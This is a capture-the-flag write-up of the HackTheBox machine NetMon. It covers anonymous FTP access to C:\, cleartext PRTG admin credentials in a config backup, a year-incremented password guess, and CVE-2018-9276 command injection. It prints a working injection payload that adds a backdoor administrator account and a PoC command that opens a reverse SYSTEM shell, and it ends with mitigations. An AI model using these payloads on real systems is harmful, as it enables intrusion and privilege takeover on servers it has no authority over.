HackTheBox Windows Easy
🗺️ Machine Info#
| Field | Detail |
|---|---|
| Name | NetMon |
| OS | Windows Server 2016 |
| Difficulty | Easy |
| IP | 10.129.14.77 |
| Techniques | FTP Anonymous Read · Credential Exposure · CVE-2018-9276 · Command Injection |
1. Reconnaissance#
1.1 Port Scan#
nmap -p- --open -sS --min-rate 5000 -n -Pn 10.129.14.77PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
5985/tcp open wsman
47001/tcp open winrmVersion scan on relevant ports:
nmap -sC -sV -p21,80,5985 10.129.14.77PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp open http Indy httpd (Paessler PRTG bandwidth monitor)
|_http-title: Welcome | PRTG Network Monitor
5985/tcp open http Microsoft HTTPAPI httpd (WSMAN)Open ports:
21→ FTP with anonymous access enabled80→ PRTG Network Monitor — infrastructure monitoring tool5985→ WinRM (useful if we obtain admin credentials)
💡 Key detail: PRTG Network Monitor has a history of critical vulnerabilities. Anonymous FTP on a Windows server can expose sensitive filesystem paths if not properly isolated in a chroot directory.
1.2 FTP Enumeration — Filesystem Access#
ftp 10.129.14.77
# Username: anonymous / No password
ftp> ls
02-03-19 12:18AM .rnd
02-25-19 10:15PM <DIR> inetpub
07-16-16 09:18AM <DIR> PerfLogs
02-25-19 10:56PM <DIR> Program Files
02-03-19 12:28AM <DIR> Program Files (x86)
02-03-19 08:08AM <DIR> Users
11-10-23 10:20AM <DIR> WindowsThe FTP exposes the Windows root filesystem (C:\). We can freely navigate system directories without authentication — a critical misconfiguration that turns the FTP into a read vector for any file accessible to the process.
PRTG’s official documentation states configuration files are stored in C:\ProgramData\Paessler\PRTG Network Monitor:
ftp> cd ProgramData/Paessler/PRTG\ Network\ Monitor
ftp> ls
06-13-26 08:17AM <DIR> Configuration Auto-Backups
02-25-19 10:54PM 1189697 PRTG Configuration.dat
02-25-19 10:54PM 1189697 PRTG Configuration.old
07-14-18 03:13AM 1153755 PRTG Configuration.old.bak
06-13-26 09:41AM 1722335 PRTG Graph Data Cache.datThere are three configuration files: the current one (.dat), a previous copy (.old), and an old backup (.old.bak). Backups often contain valuable historical information — credentials no longer in production but that reveal patterns. We download the oldest one:
ftp> get PRTG\ Configuration.old.bak💡 Conclusions: Read access to all of
C:\without authentication. The PRTG configuration backup is the priority target — monitoring software configuration files frequently contain admin credentials in cleartext.
2. Exploitation — Backup Credentials and CVE-2018-9276#
2.1 Credential Extraction from the Backup#
grep -A2 "dbpassword" "PRTG Configuration.old.bak"<dbpassword>
<!-- User: prtgadmin -->
PrTg@dmin2018Credentials found: prtgadmin:PrTg@dmin2018. However, this backup is from July 2018 and the system’s current credentials are from the following year. PRTG has an annual rotation policy, and a pattern as predictable as incrementing the year makes the “rotation” trivially bypassable:
PrTg@dmin2018 → Login failed
PrTg@dmin2019 → ✅ Login successful

With prtgadmin:PrTg@dmin2019 we access the admin panel at http://10.129.14.77/.

The installed version is PRTG 18.1.37.13946, vulnerable to CVE-2018-9276.
2.2 Vulnerability Analysis — CVE-2018-9276#
PRTG allows configuring notifications that execute external scripts when certain events are triggered. The “Parameter” field in the “Execute Program” section doesn’t sanitize user input before passing it to the execution process. Using ; we can chain additional commands that PRTG will execute as NT AUTHORITY\SYSTEM.
Normal flow:    Parameter: "file.txt" → script receives the argument → performs legitimate action
Malicious flow: Parameter: "file.txt;command" → script receives argument
                → PRTG passes the rest to the shell unsanitized → command executed as SYSTEM
2.3 Manual Exploitation — Create an Admin User#

Navigate to Setup → Account Settings → Notifications → Add new notification:
In the “Execute Program” section configure:
- Program File:
Demo exe notification - outfile.ps1 - Parameter:
test.txt;net user attacker P@ssw0rd! /add;net localgroup administrators attacker /add

The payload chains three actions:
test.txt— argument expected by the script so it doesn’t fail.net user attacker P@ssw0rd! /add— creates a local user.net localgroup administrators attacker /add— adds them to the administrators group.
We save the notification and trigger it from the list using the bell icon (“Send test notification”):

PRTG executes the script as SYSTEM and the commands are processed.
2.4 SYSTEM Shell with Automated Exploit#
Exploit available at: CVE-2018-9276 PoC
python cve_2018_9276.py \
  -i 10.129.14.77 \
  -p 80 \
  --lhost 10.10.14.211 \
  --lport 4444 \
  --user prtgadmin \
  --password PrTg@dmin2019
C:\Windows\system32> whoami
nt authority\system✅ SYSTEM shell obtained.
3. User Flag#
The user flag is on the public desktop, accessible directly from the FTP without needing a shell:
ftp> get Users/Public/Desktop/user.txt🔑 User flag obtained.
4. Root Flag#
With the SYSTEM shell we navigate to the Administrator’s desktop:
C:\Users\Administrator\Desktop> type root.txtNote: On Windows, the equivalent of
catistype. It doesn’t natively exist incmd.exe. 🏁 Root flag obtained.
5. Summary and Lessons Learned#
Compromise path:
- Recon → Anonymous FTP exposes all of
C:\; port 80 serves PRTG Network Monitor. - FTP enumeration →
C:\ProgramData\Paessler\PRTG Network Monitor\PRTG Configuration.old.bakcontains cleartext credentials. - Credentials →
prtgadmin:PrTg@dmin2018from backup; year increment →PrTg@dmin2019→ successful login. - CVE-2018-9276 → Command injection in PRTG notifications Parameter field → commands executed as SYSTEM.
- Flags → User flag via direct FTP; root flag with SYSTEM shell →
root.txt.
What I learned from this machine:
Anonymous FTP without chroot on Windows is read access to
C:\. No need to exploit anything — navigating the FTP is equivalent to navigating the server’s file explorer. Any file readable by the FTP process is at our disposal, including application directories with sensitive configuration.Configuration backups from infrastructure software are a priority target. PRTG, Nagios, Zabbix, and similar tools frequently store admin credentials in their configuration files to connect to the services they monitor. If a backup is available, it usually contains historical versions of those credentials.
Password rotation with a predictable pattern is not security. Changing
PrTg@dmin2018toPrTg@dmin2019formally fulfills an annual rotation policy, but any attacker who knows the previous year’s password can deduce the current one in seconds. Effective rotation requires random passwords with no relationship between them.CVE-2018-9276 illustrates the risk of admin tools with script execution capability. PRTG needs to execute scripts for its notifications — it’s a legitimate feature. The problem is not sanitizing input before passing it to the process. Monitoring and infrastructure software typically runs with elevated privileges, which makes any command injection an immediate path to SYSTEM access.
Always check all files of the same family before using found credentials. There were three versions of the configuration file (
.dat,.old,.old.bak). The current.datcould have had directly valid credentials. The.old.bakwas the oldest and required the year adjustment — starting with the.datcould have saved that step.
Mitigations:
| Vector | Mitigation |
|---|---|
| Anonymous FTP with access to system root | Disable anonymous access; if FTP is needed, isolate in a chroot directory without system paths |
| Cleartext credentials in configuration backups | Encrypt backups; delete old backups; never store passwords in cleartext in XML |
| Predictable password rotation pattern | Use randomly generated passwords with no relationship between versions |
| CVE-2018-9276 — Command injection in PRTG | Update PRTG to version 18.2.39 or higher where the Parameter field is sanitized |
| PRTG executing notifications as SYSTEM | Configure PRTG to execute scripts with an unprivileged service user without administrative privileges |